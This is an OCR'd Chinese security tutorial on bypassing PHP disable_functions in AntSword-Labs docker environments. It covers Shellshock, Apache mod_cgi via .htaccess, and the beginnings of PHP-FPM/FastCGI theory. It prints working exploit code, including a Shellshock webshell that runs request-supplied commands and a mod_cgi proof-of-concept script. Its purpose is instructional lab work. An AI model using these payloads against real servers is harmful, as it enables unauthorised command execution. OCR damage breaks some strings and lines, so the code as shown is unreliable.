
搭建完成后访问 http://your-ip:18080，尝试使用 system 函数执行命令失败：




查看 phpinfo 发现设置了 disable_functions：




我们使用蚁剑拿下 shell：






AntSword 虚拟终端中已经集成了对 ShellShock 的利用，直接在虚拟终端执行命令即可绕过 disable_functions：




也可以选择手动利用。在有权限的目录中（/var/tmp/exploit.php）上传以下利用脚本：


```
<?php
```

```
function shellshock($cmd) {
    $tmp = tempnam(".","data");
    putenv("PHP_LOL=() { x; }; $cmd >$tmp 2>&1");
    error_log('a',1);
    $output = @file_get_contents($tmp);
    @unlink($tmp);
    if($output != "") return $output;
    else return "No output, or not vuln.";
}
echo shellshock($_REQUEST["cmd"]);
?>
```



然后包含该脚本并传参执行命令即可：





如上图，成功执行命令。

利用 Apache Mod CGI

使用条件：

- Linux 操作系统
- Apache + PHP (apache 使用 apache_mod_php)
- Apache 开启了 `cgi` 、 `rewrite`
- Web 目录给了 `AllowOverride` 权限
- 当前目录可写

原理简述

早期的 Web 服务器，只能响应浏览器发来的 HTTP 静态资源的请求，并将存储在服务器中的静态资源返回给浏览器。随着 Web 技术的发展，逐渐出现了动态技术，但是 Web 服务器并不能够直接运行动态脚本，为了解决 Web 服务器与外部应用程序（CGI 程序）之间数据互通，于是出现了 CGI（Common Gateway Interface）通用网关接口。简单理解，可以认为 CGI 是 Web 服务器和运行在其上的应用程序进行“交流”的一种约定。

当遇到动态脚本请求时，Web 服务器主进程就会 Fork 创建出一个新的进程来启动 CGI 程序，运行外部 C 程序或 Perl、PHP 脚本等，也就是将动态脚本交给 CGI 程序来处理。启动 CGI 程序需要一个过程，如读取配置文件、加载扩展等。当 CGI 程序启动后会去解析动态脚本，然后将结果返回给 Web 服务器，最后由 Web 服务器将结果返回给客户端，之前 Fork 出来的进程也随之关闭。这样，每次用户请求动态脚本，Web 服务器都要重新 Fork 创建一个新进程去启动 CGI 程序，由 CGI 程序来处理动态脚本，处理完成后进程随之关闭，其效率是非常低下的。

而对于 Mod CGI，Web 服务器可以内置 Perl 解释器或 PHP 解释器。 也就是说将这些解释器做成模块的方式，Web 服务器会在启动的时候就启动这些解释器。当有新的动态请求进来时，Web 服务器就是自己解析这些动态脚本，省得重新 Fork 一个进程，效率提高了。

任何具有 MIME 类型 application/x-httpd-cgi 或者被 cgi-script 处理器处理的文件都将被作为 CGI 脚本对待并由服务器运行，它的输出将被返回给客户端。可以通过两种途径使文件成为 CGI 脚本，一种是文件具有已由 AddType 指令定义的扩展名，另一种是文件位于 ScriptAlias 目录中。

Apache 在配置开启 CGI 后可以用 ScriptAlias 指令指定一个目录，指定的目录下面便可以存放可执行的 CGI 程序。若是想临时允许一个目录可以执行 CGI 程序并且使得服务器将自定义的后缀解析为 CGI 程序执行，则可以在目的目录下使用 htaccess 文件进行配置，如下：

```
Options +ExecCGI
AddHandler cgi-script .xxx
```

这样便会将当前目录下的所有的. xxx 文件当做 CGI 程序执行了。


由于 CGI 程序可以执行命令，那我们可以利用 CGI 来执行系统命令绕过 disable_functions。

利用方法


我们利用 AntSword-Labs 项目来搭建环境：

```
git clone https://github.com/AntSwordProject/AntSword-Labs.git
cd AntSword-Labs/bypass_disable_functions/3
docker-compose up -d
```


搭建完成后访问 http://your-ip:18080：



用蚁剑拿到 shell 后无法执行命令：



执行 phpinfo 发现设置了 disable_functions：



并且发现目标主机 Apache 开启了 CGI，Web 目录下有写入的权限。


我们首先在当前目录创建 .htaccess 文件，写入如下：

```
Options +ExecCGI
AddHandler cgi-script .ant
```


然后新建 shell.ant 文件，写入要执行的命令：

```
echo Content-type: text/html
echo ""
echo&&id
```


注意：这里讲下一个小坑，linux 中 CGI 比较严格，上传后可能会发现状态码 500，无法解析我们 bash 文件。因为我们的目标站点是 linux 环境，如果我们用 (windows 等) 本地编辑器编写上传时编码不一致导致无法解析，所以我们可以在 linux 环境中编写并导出再上传。



此时我们的 shell.xxx 还不能执行，因为还没有权限，我们使用 php 的 chmod() 函数给其添加可执行权限：



最后访问 shell.ant 文件便可成功执行命令：




给出一个 POC 脚本：

```
<?php
$cmd = "ls /";
$shellfile = "#!/bin/bashn";
$shellfile .= "echo -ne "Content-Type: text/html\n\n"n";
$shellfile .= "$cmd";
function checkEnabled($text,$condition,$yes,$no) //this surely can
be shorter
{
    echo "$text: " . ($condition ? $yes : $no) . "<br>n";
}
if (!isset($_GET['checked']))
{
    @file_put_contents('.htaccess', "nSetEnv HTACCESS on", FILE_APP
END);
    header('Location: ' . $_SERVER['PHP_SELF'] . '?checked=true');
}
else
{
    $modcgi = in_array('mod_cgi', apache_get_modules());
    $writable = is_writable('.');
    $htaccess = !empty($_SERVER['HTACCESS']);
```

```
        checkEnabled("Mod-Cgi enabled",$modcgi,"Yes","No");
        checkEnabled("Is writable",$writable,"Yes","No");
        checkEnabled("htaccess working",$htaccess,"Yes","No");
    if(!($modcgi && $writable && $htaccess))
    {
        echo "Error. All of the above must be true for the script t
o work!";
    }
    else
    {
        checkEnabled("Backing up .htaccess",copy(".htaccess",".htac
cess.bak"),"Suceeded! Saved in .htaccess.bak","Failed!");
        checkEnabled("Write .htaccess file",file_put_contents('.hta
ccess',"Options +ExecCGInAddHandler cgi-script .dizzle"),"Succeede
d!","Failed!");
        checkEnabled("Write shell file",file_put_contents('shell.di
zzle',$shellfile),"Succeeded!","Failed!");
        checkEnabled("Chmod 777",chmod("shell.dizzle",0777),"Succee
ded!","Failed!");
        echo "Executing the script now. Check your listener <img sr
c = 'shell.dizzle' style = 'display:none;'>";
    }
}
?>
```

在蚁剑中有该绕过 disable_functions 的插件：



点击开始按钮后，成功之后会创建一个新的虚拟终端，在这个新的虚拟终端中即可

执行命令了。

[[De1CTF2020]check in](https://github.com/De1ta-team/De1CTF2020/tree/master/writeup/web/check in) 这道题利用的便是这个思路，常见于文件上传中。

通过攻击 PHP-FPM

使用条件

- Linux 操作系统
- PHP-FPM
- 存在可写的目录，需要上传 `.so` 文件

原理简述

既然是利用 PHP-FPM，我们首先需要了解一下什么是 PHP-FPM，研究过 apache 或者 nginx 的人都知道，早期的 Web 服务器负责处理全部请求，其接收到请求，读取文件，然后传输过去。换句话说，早期的 Web 服务器只处理 Html 等静态 Web 资源。

但是随着技术发展，出现了像 PHP 等动态语言来丰富 Web，形成动态 Web 资源，这时 Web 服务器就处理不了了，那就交给 PHP 解释器来处理吧！交给 PHP 解释器处理很好，但是，PHP 解释器该如何与 Web 服务器进行通信呢？为了解决不同的语言解释器（如 php、python 解释器）与 Web 服务器的通信，于是出现了 CGI 协议。只要你按照 CGI 协议去编写程序，就能实现语言解释器与 Web 服务器的通信。如 PHP-CGI 程序。

其实，在上一节中我们已经了解了 CGI 以及 Apache Mod CGI 方面的知识了，下面我们再来继续补充一下。

Fast-CGI

有了 CGI，自然就解决了 Web 服务器与 PHP 解释器的通信问题，但是 Web 服务器有一个问题，就是它每收到一个请求，都会去 Fork 一个 CGI 进程，请求结束再 kill 掉这个进程，这样会很浪费资源。于是，便出现了 CGI 的改良版本——Fast-CGI。Fast-CGI 每次处理完请求后，不会 kill 掉这个进程，而是保留这个进程，使这个进程可以一次处理多个请求（注意与另一个 Apache Mod CGI 区别）。这样就会大大的提高效率。

Fast-CGI Record

CGI/Fastcgi 其实是一个通信协议，和 HTTP 协议一样，都是进行数据交换的一个通道。

HTTP 协议是**浏览器和服务器中间件**进行数据交换的协议，浏览器将 HTTP 头和 HTTP 体用某个规则组装成数据包，以 TCP 的方式发送到服务器中间件，服务器中间件按照规则将数据包解码，并按要求拿到用户需要的数据，再以 HTTP 协议的规则打包返回给服务器。

类比 HTTP 协议来说，CGI 协议是 **Web 服务器和解释器**进行数据交换的协议，它由多条 record 组成，每一条 record 都和 HTTP 一样，也由 header 和 body 组成，Web 服务器将这二者按照 CGI 规则封装好发送给解释器，解释器解码之后拿到具体数据进行操作，得到结果之后再次封装好返回给 Web 服务器。

和 HTTP 头不同，record 的 header 头部固定的是 8 个字节，body 是由头中的 contentLength 指定，其结构如下：

```
typedef struct
{
HEAD
    unsigned char version;
    unsigned char type;
    unsigned char requestIdB1;
    unsigned char requestIdB0;
    unsigned char contentLengthB1;
    unsigned char contentLengthB0;
    unsigned char paddingLength;
    unsigned char reserved;
BODY
   unsigned char contentData[contentLength];
   unsigned char paddingData[paddingLength];
}FCGI_Record;
```

详情请看： https://www.leavesongs.com/PENETRATION/fastcgi-and-php-fpm.html#fastcgi-record

PHP-FPM

前面说了那么多了，那 PHP-FPM 到底是个什么东西呢?

其实 FPM 就是 Fastcgi 的协议解析器，Web 服务器使用 CGI 协议封装好用户的请求发送给谁呢？其实就是发送给 FPM，FPM 按照 CGI 的协议将 TCP 流解析成

请求发送给谁呢？其实就是发送给 FPM。FPM 按照 CGI 的协议将 TCP 流解析成真正的数据。

举个例子，用户访问 `http://127.0.0.1/index.php?a=1&b=2` 时，如果 web 目录是 `/var/www/html`，那么 Nginx 会将这个请求变成如下 key-value 对：

```
{
    'GATEWAY_INTERFACE': 'FastCGI/1.0',
